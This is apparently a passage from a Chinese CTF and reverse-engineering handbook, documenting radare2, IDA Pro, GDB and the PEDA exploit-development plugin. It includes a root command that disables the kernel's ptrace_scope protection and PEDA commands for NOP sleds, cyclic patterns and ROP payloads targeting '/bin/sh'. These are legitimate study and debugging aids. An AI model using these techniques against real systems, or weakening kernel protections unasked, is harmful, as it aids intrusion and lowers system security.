radare2 中反汇编操作是隐藏在打印操作中的，即使用 `pd` ：

```
[0x00000000]> pd?
|Usage: p[dD][ajbrfils] [sz] [arch] [bits] # Print Disassembly
| NOTE: len  parameter can be negative
| NOTE:      Pressing ENTER on empty command will repeat last pd
 command and also seek to end of disassembled range.
| pd N       disassemble N instructions
| pd -N      disassemble N instructions backward
| pD N       disassemble N bytes
| pda        disassemble all possible opcodes (byte per byte)
| pdb        disassemble basic block
| pdc        pseudo disassembler output in C-like syntax
| pdC        show comments found in N instructions
| pdk        disassemble all methods of a class
| pdj        disassemble to json
| pdr        recursive disassemble across the function graph
| pdf        disassemble function
| pdi        like 'pi', with offset and bytes
| pdl        show instruction sizes
| pds[?]     disassemble summary (strings, calls, jumps, refs) (
see pdsf and pdfs)
| pdt        disassemble the debugger traces (see atd)
```

`@addr` 表示一个相对寻址，这里的 addr 可以是地址、符号名等，这个操作和 `s` 命令不同，它不会改变当前位置，当然即使使用类似 `s @addr` 的命令也不会改变当前位置。

```
[0x00005060]> pd 5 @ main
            ;-- main:
            ;-- section..text:
            0x00003620      4157           push r15
        ; section 13 va=0x00003620 pa=0x00003620 sz=75529 vsz=755
29 rwx=--r-x .text
            0x00003622      4156           push r14
            0x00003624      4155           push r13
            0x00003626      4154           push r12
            0x00003628      55             push rbp
[0x00005060]> s @ main
0x3620
[0x00005060]> s 0x3620
[0x00003620]>
```

写入（write）

当你在打开 r2 时使用了参数 `-w` 时，才可以使用该命令， `w` 命令用于写入字节，它允许多种输入格式：

```
[0x00000000]> w?
|Usage: w[x] [str] [<file] [<<EOF] [@addr]
| w[1248][+-][n]       increment/decrement byte,word..
| w foobar             write string 'foobar'
| w0 [len]             write 'len' bytes with value 0x00
| w6[de] base64/hex    write base64 [d]ecoded or [e]ncoded strin
g
| wa[?] push ebp       write opcode, separated by ';' (use '"' a
round the command)
| waf file             assemble file and write bytes
| wao[?] op            modify opcode (change conditional of jump
. nop, etc)
| wA[?] r 0            alter/modify opcode at current seek (see
wA?)
| wb 010203            fill current block with cyclic hexpairs
| wB[-]0xVALUE         set or unset bits with given value
| wc                   list all write changes
| wc[?][ir*?]          write cache undo/commit/reset/list (io.ca
che)
```

```
| wd [off] [n]          duplicate N bytes from offset at current
seek (memcpy) (see y?)
| we[?] [nNsxX] [arg]  extend write operations (insert instead o
f replace)
| wf -|file             write contents of file at current offset
| wh r2                 whereis/which shell command
| wm f0ff               set binary mask hexpair to be used as cyc
lic write mask
| wo[?] hex             write in block with operation. 'wo?' fmi
| wp[?] -|file          apply radare patch file. See wp? fmi
| wr 10                 write 10 random bytes
| ws pstring            write 1 byte for length and then the stri
ng
| wt[f][?] file [sz]   write to file (from current seek, blocksi
ze or sz bytes)
| wts host:port [sz]   send data to remote host:port via tcp://
| ww foobar             write wide string 'f\x00o\x00o\x00b\x00a\
x00r\x00'
| wx[?][fs] 9090        write two intel nops (from wxfile or wxse
ek)
| wv[?] eip+34          write 32-64 bit value
| wz string             write zero terminated string (like w + \x
00)
```

常见用法：

- `wa` ：写入操作码，如 `wa jmp 0x8048320`
- `wx` ：写入十六进制数。
- `wv` ：写入32或64位的值。
- `wo` ：有很多子命令，用于将当前位置的值做运算后覆盖原值。

```
[0x00005060]> wo?
|Usage: wo[asmdxoArl24] [hexpairs] @ addr[!bsize]
| wo[24aAdlmorwx]               without hexpair values, clip
board is used
| wo2 [val]                     2=  2 byte endian swap
| wo4 [val]                     4=  4 byte endian swap
| woa [val]                     +=  addition (f.ex: woa 0102
)
| woA [val]                     &=  and
| wod [val]                     /=  divide
| woD[algo] [key] [IV]          decrypt current block with g
iven algo and key
| woe [from to] [step] [wsz=1]  ..  create sequence
| woE [algo] [key] [IV]         encrypt current block with g
iven algo and key
| wol [val]                     <<= shift left
| wom [val]                     *=  multiply
| woo [val]                     |=  or
| wop[DO] [arg]                 De Bruijn Patterns
| wor [val]                     >>= shift right
| woR                           random bytes (alias for 'wr
$b')
| wos [val]                     -=  substraction
| wow [val]                     ==  write looped value (alia
s for 'wb')
| wox [val]                     ^=  xor  (f.ex: wox 0x90)
```

调试（debugging）

在开启 r2 时使用参数 `-d` 即可开启调试模式，当然如果你已经加载了程序，可以使用命令 `ood` 重新开启调试。

```
[0x7f8363c75f30]> d?
|Usage: d # Debug commands
| db[?]                    Breakpoints commands
| dbt[?]                   Display backtrace based on dbg.btdepth
 and dbg.btalgo
| dc[?]                    Continue execution
| dd[?]                    File descriptors (!fd in r1)
| de[-sc] [rwx] [rm] [e]  Debug with ESIL (see de?)
| dg <file>                Generate a core-file (WIP)
| dH [handler]             Transplant process to a new handler
| di[?]                    Show debugger backend information (See
 dh)
| dk[?]                    List, send, get, set, signal handlers
of child
| dL [handler]             List or set debugger handler
| dm[?]                    Show memory maps
| do[?]                    Open process (reload, alias for 'oo')
| doo[args]                Reopen in debugger mode with args (ali
as for 'ood')
| dp[?]                    List, attach to process or thread id
| dr[?]                    Cpu registers
| ds[?]                    Step, over, source line
| dt[?]                    Display instruction traces (dtr=reset)
| dw <pid>                 Block prompt until pid dies
| dx[?]                    Inject and run code on target process
(See gs)
```

视图模式

在调试时使用视图模式是十分有用的，因为你既可以查看程序当前的位置，也可以查看任何你想看的位置。输入 `V` 即可进入视图模式，按下 `p/P` 可在不同模式之间进行切换，按下 `?` 即可查看帮助，想退出时按下 `q` 。

```
Visual mode help:
?         show this help
 ??        show the user-friendly hud
 $         toggle asm.pseudo
 %         in cursor mode finds matching pair, otherwise toggle a
```

```
utoblocksz
 @         redraw screen every 1s (multi-user view), in cursor se
t position
 !         enter into the visual panels mode
 _         enter the flag/comment/functions/.. hud (same as VF_)
 =         set cmd.vprompt (top row)
 |         set cmd.cprompt (right column)
 .         seek to program counter
 "         toggle the column mode (uses pC..)
 /         in cursor mode search in current block
 :cmd      run radare command
 ;[-]cmt   add/remove comment
 0         seek to beginning of current function
 [1-9]     follow jmp/call identified by shortcut (like ;[1])
 ,file     add a link to the text file
 /*+-[]    change block size, [] = resize hex.cols
 </>       seek aligned to block size (seek cursor in cursor mode
)
 a/A       (a)ssemble code, visual (A)ssembler
 b         toggle breakpoint
 B         enumerate and inspect classes
 c/C       toggle (c)ursor and (C)olors
 d[f?]     define function, data, code, ..
 D         enter visual diff mode (set diff.from/to)
 e         edit eval configuration variables
 f/F       set/unset or browse flags. f- to unset, F to browse, .
.
 gG        go seek to begin and end of file (0-$s)
 hjkl      move around (or HJKL) (left-down-up-right)
 i         insert hex or string (in hexdump) use tab to toggle
 mK/'K     mark/go to Key (any key)
 M         walk the mounted filesystems
 n/N       seek next/prev function/flag/hit (scr.nkey)
 o         go/seek to given offset
 O         toggle asm.esil
 p/P       rotate print modes (hex, disasm, debug, words, buf)
 q         back to radare shell
 r         refresh screen / in cursor mode browse comments
 R         randomize color palette (ecr)
 sS        step / step over
```

```
  t         browse types
  T         enter textlog chat console (TT)
  uU        undo/redo seek
  v         visual function/vars code analysis menu
  V         (V)iew graph using cmd.graph (agv?)
  wW        seek cursor to next/prev word
  xX        show xrefs/refs of current function from/to data/code
  yY        copy and paste selection
  z         fold/unfold comments in disassembly
  Z         toggle zoom mode
  Enter     follow address of jump/call
 Function Keys: (See 'e key.'), defaults to:
   F2       toggle breakpoint
   F4       run to cursor
   F7       single step
   F8       step over
   F9       continue
```

视图模式下的命令和命令行模式下的命令有很大不同，下面列出几个，更多的命令请查看帮助：

- `o` ：定位到给定的偏移。
- `;` ：添加注释。
- `V` ：查看图形。
- `:` ：运行 radare2 命令

Web 界面使用

Radare2 的 GUI 尚在开发中，但有一个 Web 界面可以使用，如果刚开始你不习惯命令行操作，可以输入下面的命令：

```
$ r2 -c=H [filename]
```

默认地址为 `http://localhost:9090/` ，这样你就可以在 Web 中进行操作了，但是我强烈建议你强迫自己使用命令行的操作方式。

cutter GUI

cutter 是 r2 官方的 GUI，已经在快速开发中，基本功能已经有了，喜欢界面操作的读者可以试一下（请确保 r2 已经正确安装）：

```
$ yaourt -S qt
```

```
$ git clone https://github.com/radareorg/cutter
$ cd cutter
$ mkdir build
$ cd build
$ qmake ../src
$ make
```

然后就可以运行了：

```
./cutter
```

在 CTF 中的运用

- IOLI crackme
- radare2-explorations-binaries

更多资源

- The radare2 book
- Radare2 intro
- Radare2 blog
- A journey into Radare 2 – Part 1: Simple crackme
- A journey into Radare 2 – Part 2: Exploitation

2.2.2 IDA Pro

快捷键

- `;` ：为当前指令添加全文交叉引用的注释
- `n` ：定义或修改名称，通常用来标注函数名
- `g` ：跳转到任意地址
- `Esc` ：返回到跳转前的位置
- `D` ：分别按字节、字、双字显示数据
- `A` ：按 ASCII 显示数据

IDA Python

常用插件

- IDA FLIRT Signature Database -- 用于识别静态编译的可执行文件中的库函数
- Find Crypt -- 寻找常用加密算法中的常数（需要安装 yara-python）
- IDA signsrch -- 寻找二进制文件所使用的加密、压缩算法
- Ponce -- 污点分析和符号化执行工具
- snowman decompiler -- C/C++反汇编插件（F3 进行反汇编）
- CodeXplorer -- 自动类型重建以及对象浏览（C++）（jump to disasm)
- IDA Ref -- 汇编指令注释（支持arm，x86，mips）
- auto re -- 函数自动重命名
- nao -- dead code 清除
- HexRaysPyTools -- 类/结构体创建和虚函数表检测
- DIE -- 动态调试增强工具，保存函数调用上下文信息

- sk3wldbg -- IDA 动态调试器，支持多平台
- idaemu -- 模拟代码执行（支持X86、ARM平台）
- Diaphora -- 程序差异比较
- Keypatch -- 基于 Keystone 的 Patch 二进制文件插件
- FRIEND -- 哪里不会点哪里，提升汇编格式的可读性、提供指令、寄存器的文档等
- SimplifyGraph -- 简化复杂的函数流程图
- bincat -- 静态二进制代码分析工具包，2017 Hex-Rays 插件第一名
- golang_loader_assist -- Golang编译的二进制文件分析助手
- BinDiff

常用脚本

内存 dump 脚本

调试程序时偶尔会需要 dump 内存，但 IDA Pro 没有直接提供此功能，可以通过脚本来实现。

```
import idaapi

data = idaapi.dbg_read_memory(start_address, data_length)
fp = open('path/to/dump', 'wb')
fp.write(data)
fp.close()
```

技巧

堆栈不平衡

某些函数在使用 f5 进行反编译时，会提示错误 "sp-analysis failed"，导致无法正确反编译。原因可能是在代码执行中的 pop、push 操作不匹配，导致解析的时候 esp 发生错误。

解决办法步骤如下：

1. 用 Option->General->Disassembly, 将选项 Stack pointer 打钩
2. 仔细观察每条 call sub_xxxxxx 前后的堆栈指针是否平衡

3. 有时还要看被调用的 sub_xxxxxx 内部的堆栈情况，主要是看入栈的参数与 retxx 是否匹配
4. 注意观察 jmp 指令前后的堆栈是否有变化
5. 有时用 Edit->Functions->Edit function...,然后点击 OK 刷一下函数定义

参考资料

- 《IDA Pro权威指南（第2版）》
- https://www.hex-rays.com/products/ida/

2.2.3 JEB

快捷键

参考资料

- https://www.pnfsoftware.com/

2.2.4 Capstone

简介

Capstone 是一款开源、轻量级、多平台、多架构的反汇编框架，支持 x86、x86-64、ARM、ARM64、MIPS、PowerPC 等架构，支持 Windows、Linux、macOS 操作系统。

开发接口

参考资料


- http://www.capstone-engine.org/
- BHUSA2014-capstone
- https://github.com/aquynh/capstone

2.2.5 Keystone

http://www.keystone-engine.org/

2.3.1 GDB

gdb 的组成架构



gdb 基本工作原理

gdb 通过系统调用 `ptrace` 来接管一个进程的执行。ptrace 系统调用提供了一种方法使得父进程可以观察和控制其它进程的执行，检查和改变其核心映像以及寄存器。它主要用来实现断点调试和系统调用跟踪。ptrace 系统调用的原型如下：

```
#include <sys/ptrace.h>
long ptrace(enum __ptrace_request request, pid_t pid, void *addr
, void *data);
```

- **pid_t pid**：指示 ptrace 要跟踪的进程。

- **void *addr**：指示要监控的内存地址。
- **void *data**：存放读取出的或者要写入的数据。
- **enum __ptrace_request request**：决定了系统调用的功能，几个主要的选项：
    - *PTRACE_TRACEME*：表示此进程将被父进程跟踪，任何信号（除了 `SIGKILL` ）都会暂停子进程，接着阻塞于 `wait()` 等待的父进程被唤醒。子进程内部对 `exec()` 的调用将发出 `SIGTRAP` 信号，这可以让父进程在子进程新程序开始运行之前就完全控制它。
    - *PTRACE_ATTACH*：attach 到一个指定的进程，使其成为当前进程跟踪的子进程，而子进程的行为等同于它进行了一次 PTRACE_TRACEME 操作。但需要注意的是，虽然当前进程成为被跟踪进程的父进程，但是子进程使用 `getppid()` 的到的仍将是其原始父进程的 pid。
    - *PTRACE_CONT*：继续运行之前停止的子进程。可同时向子进程交付指定的信号。

gdb 的三种调试方式

- 运行并调试一个新进程
    - 运行 gdb，通过命令行或 `file` 命令指定目标程序。
    - 输入 `run` 命令， gdb 执行下面的操作：
        - 通过 `fork()` 系统调用创建一个新进程
        - 在新创建的子进程中执行操作： `ptrace(PTRACE_TRACEME, 0, 0, 0)`
        - 在子进程中通过 `execv()` 系统调用加载用户指定的可执行文件
- attach 并调试一个已经运行的进程
    - 用户确定需要进行调试的进程 PID
    - 运行 gdb，输入 `attach <pid>` ，gdb 将对指定进程执行操作： `ptrace(PTRACE_ATTACH, pid, 0, 0)`
- 远程调试目标机上新创建的进程
    - gdb 运行在调试机上，gdbserver 运行在目标机上，两者之间的通信数据格式由 gdb 远程串行协议（Remote Serial Protocol）定义
    - RSP 协议数据的基本格式为： `$..........#xx`
    - gdbserver 的启动方式相当于运行并调试一个新创建的进程

注意，在你将 gdb attach 到一个进程时，可能会出现这样的问题：

```
gdb-peda$ attach 9091
Attaching to process 9091
ptrace: Operation not permitted.
```

这是因为开启了内核参数 `ptrace_scope` ：

```
$ cat /proc/sys/kernel/yama/ptrace_scope
1
```

1 表示 True，此时普通用户进程是不能对其他进程进行 attach 操作的，当然你可以用 root 权限启动 gdb，但最好的办法还是关掉它：

```
# echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

断点的实现

断点的功能是通过内核信号实现的，在 x86 架构上，内核向某个地址打入断点，实际上就是往该地址写入断点指令 `INT 3` ，即 `0xCC` 。目标程序运行到这条指令之后会触发 `SIGTRAP` 信号，gdb 捕获这个信号，并根据目标程序当前停止的位置查询 gdb 维护的断点链表，若发现在该地址确实存在断点，则可判定为断点命中。

gdb 基本操作

使用 `-tui` 选项可以将代码显示在一个漂亮的交互式窗口中。

break -- b

- `break` 当不带参数时，在所选栈帧中执行的下一条指令处设置断点。
- `break <function>` 在函数体入口处打断点。
- `break <line>` 在当前源码文件指定行的开始处打断点。
- `break -N` `break +N` 在当前源码行前面或后面的 `N` 行开始处打断点，`N` 为正整数。
- `break <filename:line>` 在源码文件 `filename` 的 `line` 行处打断点。
- `break <filename:function>` 在源码文件 `filename` 的 `function` 函数入口处打断点。

- `break <address>` 在程序指令的地址处打断点。
- `break ... if <cond>` 设置条件断点，`...` 代表上述参数之一（或无参数），`cond` 为条件表达式，仅在 `cond` 值非零时停住程序。

info

- `info breakpoints -- i b` 查看断点，观察点和捕获点的列表。
    - `info breakpoints [list…]`
    - `info break [list…]`
    - `list…` 用来指定若干个断点的编号（可省略），可以是 `2`，`1-3`，`2 5` 等。
- `info display` 打印自动显示的表达式列表，每个表达式都带有项目编号，但不显示其值。
- `info reg` 显示当前寄存器信息。
- `info threads` 打印出所有线程的信息，包含 Thread ID、Target ID 和 Frame。
- `info frame` 打印出指定栈帧的详细信息。
- `info proc` 查看 proc 里的进程信息。

disable -- dis

禁用断点，参数使用空格分隔。不带参数时禁用所有断点。

- `disable [breakpoints] [list…]` `breakpoints` 是 `disable` 的子命令（可省略），`list…` 同 `info breakpoints` 中的描述。

enable

启用断点，参数使用空格分隔。不带参数时启用所有断点。

- `enable [breakpoints] [list…]` 启用指定的断点（或所有定义的断点）。
- `enable [breakpoints] once list…` 临时启用指定的断点。GDB 在停止您的程序后立即禁用这些断点。
- `enable [breakpoints] delete list…` 使指定的断点启用一次，然后删除。一旦您的程序停止，GDB 就会删除这些断点。等效于用 `tbreak` 设置的断点。

`breakpoints` 同 `disable` 中的描述。

clear

在指定行或函数处清除断点。参数可以是行号，函数名称或 `*` 跟一个地址。

- `clear` 当不带参数时，清除所选栈帧在执行的源码行中的所有断点。
- `clear <function>` , `clear <filename:function>` 删除在命名函数的入口处设置的任何断点。
- `clear <line>` , `clear <filename:line>` 删除在指定的文件指定的行号的代码中设置的任何断点。
- `clear <address>` 清除指定程序指令的地址处的断点。

delete -- d

删除断点。参数使用空格分隔。不带参数时删除所有断点。

- `delete [breakpoints] [list…]`

tbreak

设置临时断点。参数形式同 `break` 一样。当第一次命中时被删除。

watch

为表达式设置观察点。每当一个表达式的值改变时，观察点就会停止执行您的程序。

- `watch [-l|-location] <expr>` 如果给出了 `-l` 或者 `-location` ，则它会对 `expr` 求值并观察它所指向的内存。

另外 `rwatch` 表示在访问时停止， `awatch` 表示在访问和改变时都停止。

step -- s

单步执行程序，直到到达不同的源码行。

- `step [N]` 参数 `N` 表示执行 N 次（或由于另一个原因直到程序停止）。

reverse-step

反向步进程序，直到到达另一个源码行的开头。

- `reverse-step [N]` 参数 `N` 表示执行 N 次（或由于另一个原因直到程序停止）。

next -- n

单步执行程序，执行完子程序调用。

- `next [N]`

与 `step` 不同，如果当前的源代码行调用子程序，则此命令不会进入子程序，而是继续执行，将其视为单个源代码行。

reverse-next

反向步进程序，执行完子程序调用。

- `reverse-next [N]`

如果要执行的源代码行调用子程序，则此命令不会进入子程序，调用被视为一个指令。

return

您可以使用 `return` 命令取消函数调用的执行。如果你给出一个表达式参数，它的值被用作函数的返回值。

- `return <expression>` 将 `expression` 的值作为函数的返回值并使函数直接返回。

finish -- fin

执行直到选定的栈帧返回。

- `finish`

until -- u

执行程序直到大于当前栈帧或当前栈帧中的指定位置（与 `break` 命令相同的参数）的源码行。此命令常用于通过一个循环，以避免单步执行。

- `until <location>` 继续运行程序，直到达到指定的位置，或者当前栈帧返

回。

continue -- c

在信号或断点之后，继续运行被调试的程序。

- `continue [N]`

如果从断点开始，可以使用数字 `N` 作为参数，这意味着将该断点的忽略计数设置为 `N - 1`(以便断点在第 N 次到达之前不会中断)。

print -- p

求表达式 expr 的值并打印。可访问的变量是所选栈帧的词法环境，以及范围为全局或整个文件的所有变量。

- `print [expr]`
- `print /f [expr]` 通过指定 `/f` 来选择不同的打印格式，其中 `f` 是一个指定格式的字母

x

检查内存。

- `x/nfu <addr>`
- `x <addr>`

`n` , `f` , 和 `u` 都是可选参数，用于指定要显示的内存以及如何格式化。 `addr` 是要开始显示内存的地址的表达式。 `n` 重复次数（默认值是 1），指定要显示多少个单位（由 `u` 指定）的内存值。 `f` 显示格式（初始默认值是 `x` ），显示格式是 `print('x'，'d'，'u'，'o'，'t'，'a'，'c'，'f'，'s')` 使用的格式之一，再加 `i` （机器指令）。 `u` 单位大小， `b` 表示单字节， `h` 表示双字节， `w` 表示四字节， `g` 表示八字节。

display

每次程序停止时打印表达式 expr 的值。

- `display <expr>`
- `display/fmt <expr>`

- `display/fmt <addr>`

`fmt` 用于指定显示格式。对于格式 `i` 或 `s`，或者包括单位大小或单位数量，将表达式 `addr` 添加为每次程序停止时要检查的内存地址。

disassemble -- disas

反汇编命令。

- `disas <func>` 反汇编指定函数
- `disas <addr>` 反汇编某地址所在函数
- `disas <begin_addr> <end_addr>` 反汇编从开始地址到结束地址的部分

undisplay

取消某些表达式在程序停止时自动显示。参数是表达式的编号（使用 `info display` 查询编号）。不带参数表示取消所有自动显示表达式。

disable display

禁用某些表达式在程序停止时自动显示。禁用的显示项目被再次启用。参数是表达式的编号（使用 `info display` 查询编号）。不带参数表示禁用所有自动显示表达式。

enable display

启用某些表达式在程序停止时自动显示。参数是重新显示的表达式的编号（使用 `info display` 查询编号）。不带参数表示启用所有自动显示表达式。

help -- h

打印命令列表。

- `help <class>` 您可以获取该类中各个命令的列表。
- `help <command>` 显示如何使用该命令的简述。

attach

挂接到 GDB 之外的进程或文件。将进程 ID 或设备文件作为参数。

- `attach <process-id>`

run -- r

启动被调试的程序。可以直接指定参数，也可以用 `set args` 设置（启动所需的）参数。还允许使用 `>`, `<`, 或 `>>` 进行输入和输出重定向。

甚至可以运行一个脚本，如：

```
run `python2 -c 'print "A"*100'`
```

backtrace -- bt

打印整个栈的回溯。

- `bt` 打印整个栈的回溯，每个栈帧一行。
- `bt n` 类似于上，但只打印最内层的 n 个栈帧。
- `bt -n` 类似于上，但只打印最外层的 n 个栈帧。
- `bt full n` 类似于 `bt n`，还打印局部变量的值。

> 注意：使用 gdb 调试时，会自动关闭 ASLR，所以可能每次看到的栈地址都不变。

ptype

打印类型 TYPE 的定义。

- `ptype[/FLAGS] TYPE-NAME | EXPRESSION`

参数可以是由 `typedef` 定义的类型名，或者 `struct STRUCT-TAG` 或者 `class CLASS-NAME` 或者 `union UNION-TAG` 或者 `enum ENUM-TAG` 。

set follow-fork-mode

当程序 fork 出一个子进程的时候，gdb 默认会追踪父进程（ `set follow-fork-mode parent` ），但也可以使用命令 `set follow-fork-mode child` 让其追踪子进程。

另外，如果想要同时追踪父进程和子进程，可以使用命令 `set detach-on-fork off` （默认为 `on` ），这样就可以同时调试父子进程，在调试其中一个进程时，另一个进程被挂起。如果想让父子进程同时运行，可以使用 `set schedule-multiple on` （默认为 `off` ）。

但如果程序是使用 exec 来启动了一个新的程序，可以使用 `set follow-exec-mode new` （默认为 `same` ） 来新建一个 inferior 给新程序，而父进程的 inferior 仍然保留。

thread apply all bt

打印出所有线程的堆栈信息。

generate-core-file

将调试中的进程生成内核转储文件。

directory -- dir

设置查找源文件的路径。

或者使用 gdb 的 `-d` 参数，例如： `gdb a.out -d /search/code/`

gdb-peda

当 gdb 启动时，它会在当前用户的主目录中寻找一个名为 `.gdbinit` 的文件；如果该文件存在，则 gdb 就执行该文件中的所有命令。通常，该文件用于简单的配置命令。但是 `.gdbinit` 的配置十分繁琐，因此对 gdb 的扩展通常用插件的方式来实现，通过 python 的脚本可以很方便的实现需要的功能。

PEDA（Python Exploit Development Assistance for GDB）是一个强大的 gdb 插件。它提供了高亮显示反汇编代码、寄存器、内存信息等人性化的功能。同时，PEDA 还有一些实用的新命令，比如 checksec 可以查看程序开启了哪些安全机制等等。

安装

安装 peda 需要的软件包：

```
$ sudo apt-get install nasm micro-inetd
$ sudo apt-get install libc6-dbg vim ssh
```

安装 peda：

```
$ git clone https://github.com/longld/peda.git ~/peda
$ echo "source ~/peda/peda.py" >> ~/.gdbinit
$ echo "DONE! debug your program with gdb and enjoy"
```

如果系统为 Arch Linux，则可以直接安装：

```
$ yaourt -S peda
```

peda命令

- **`aslr`** -- 显示/设置 gdb 的 ASLR
- `asmsearch` -- Search for ASM instructions in memory
  - `asmsearch "int 0x80"`
  - `asmsearch "add esp, ?" libc`
- `assemble` -- On the fly assemble and execute instructions using NASM
  - `assemble`

    ```
    assemble $pc
    > mov al, 0xb
    > int 0x80
    > end
    ```

- **`checksec`** -- 检查二进制文件的安全选项
- `cmpmem` -- Compare content of a memory region with a file
  - `cmpmem 0x08049000 0x0804a000 data.mem`
- `context` -- Display various information of current execution context
  - `context_code` -- Display nearby disassembly at $PC of current execution context
  - `context_register` -- Display register information of current execution context

- `context_stack` -- Display stack of current execution context
  - `context reg`
  - `context code`
  - `context stack`
- `crashdump` -- Display crashdump info and save to file
- `deactive` -- Bypass a function by ignoring its execution (eg sleep/alarm)
  - `deactive setresuid`
  - `deactive chdir`
- `distance` -- Calculate distance between two addresses
- **`dumpargs`** -- 在调用指令停止时显示传递给函数的参数
- `dumpmem` -- Dump content of a memory region to raw binary file
  - `dumpmem libc.mem libc`
- **`dumprop`** -- 在特定的内存范围显示 ROP gadgets
  - `dumprop`
  - `dumprop binary "pop"`
- `eflags` -- Display/set/clear/toggle value of eflags register
- **`elfheader`** -- 获取正在调试的 ELF 文件的头信息
  - `elfheader`
  - `elfheader .got`
- **`elfsymbol`** -- 从 ELF 文件中获取没有调试信息的符号信息
  - `elfsymbol`
  - `elfsymbol printf`
- `gennop` -- Generate abitrary length NOP sled using given characters
  - `gennop 500`
  - `gennop 500 "\x90"`
- `getfile` -- Get exec filename of current debugged process
- `getpid` -- Get PID of current debugged process
- `goto` -- Continue execution at an address
- `help` -- Print the usage manual for PEDA commands
- `hexdump` -- Display hex/ascii dump of data in memory
  - `hexdump $sp 64`
  - `hexdump $sp /20`
- `hexprint` -- Display hexified of data in memory
  - `hexprint $sp 64`
  - `hexprint $sp /20`
- `jmpcall` -- Search for JMP/CALL instructions in memory

  - `jmpcall`
  - `jmpcall eax`
  - `jmpcall esp libc`
- `loadmem` -- Load contents of a raw binary file to memory
  - `loadmem stack.mem 0xbffdf000`
- **`lookup`** -- 搜索属于内存范围的地址的所有地址/引用
  - `lookup address stack libc`
  - `lookup pointer stack ld-2`
- `nearpc` -- Disassemble instructions nearby current PC or given address
  - `nearpc 20`
  - `nearpc 0x08048484`
- `nextcall` -- Step until next 'call' instruction in specific memory range
  - `nextcall cpy`
- `nextjmp` -- Step until next 'j*' instruction in specific memory range
  - `nextjmp`
- `nxtest` -- Perform real NX test to see if it is enabled/supported by OS
- **`patch`** -- 使用字符串/十六进制字符串/整形数
  - `patch $esp 0xdeadbeef`
  - `patch $eax "the long string"`
  - `patch (multiple lines)`
- **`pattern`** -- 生成，搜索或写入循环 pattern 到内存
  - `pattern_arg` -- Set argument list with cyclic pattern
  - `pattern_create` -- Generate a cyclic pattern
  - `pattern_env` -- Set environment variable with a cyclic pattern
  - `pattern_offset` -- Search for offset of a value in cyclic pattern
  - `pattern_patch` -- Write a cyclic pattern to memory
  - `pattern_search` -- Search a cyclic pattern in registers and memory
    - `pattern create 2000`
    - `pattern create 2000 input`
    - `pattern offset $pc`
    - `pattern search`
    - `pattern patch 0xdeadbeef 100`
- `payload` -- Generate various type of ROP payload using ret2plt
  - `payload copybytes`
  - `payload copybytes target "/bin/sh"`
  - `payload copybytes 0x0804a010 offset`

- `pdisass` -- Format output of gdb disassemble command with colors
  - `pdisass $pc /20`
- `pltbreak` -- Set breakpoint at PLT functions match name regex
  - `pltbreak cpy`
- **`procinfo`** -- 显示调试进程的 /proc/pid/
  - `procinfo`
  - `procinfo fd`
- `profile` -- Simple profiling to count executed instructions in the program
- `pyhelp` -- Wrapper for python built-in help
  - `pyhelp peda`
  - `pyhelp hex2str`
- **`pshow`** -- 显示各种 PEDA 选项和其他设置
  - `pshow`
  - `pshow option context`
- **`pset`** -- 设置各种 PEDA 选项和其他设置
  - `pset arg '"A"*200'`
  - `pset arg 'cyclic_pattern(200)'`
  - `pset env EGG 'cyclic_pattern(200)'`
  - `pset option context "code,stack"`
  - `pset option badchars "\r\n"`
- **`readelf`** -- 获取 ELF 的文件头信息
  - `readelf libc .text`
- `refsearch` -- Search for all references to a value in memory ranges
  - `refsearch "/bin/sh"`
  - `refsearch 0xdeadbeef`
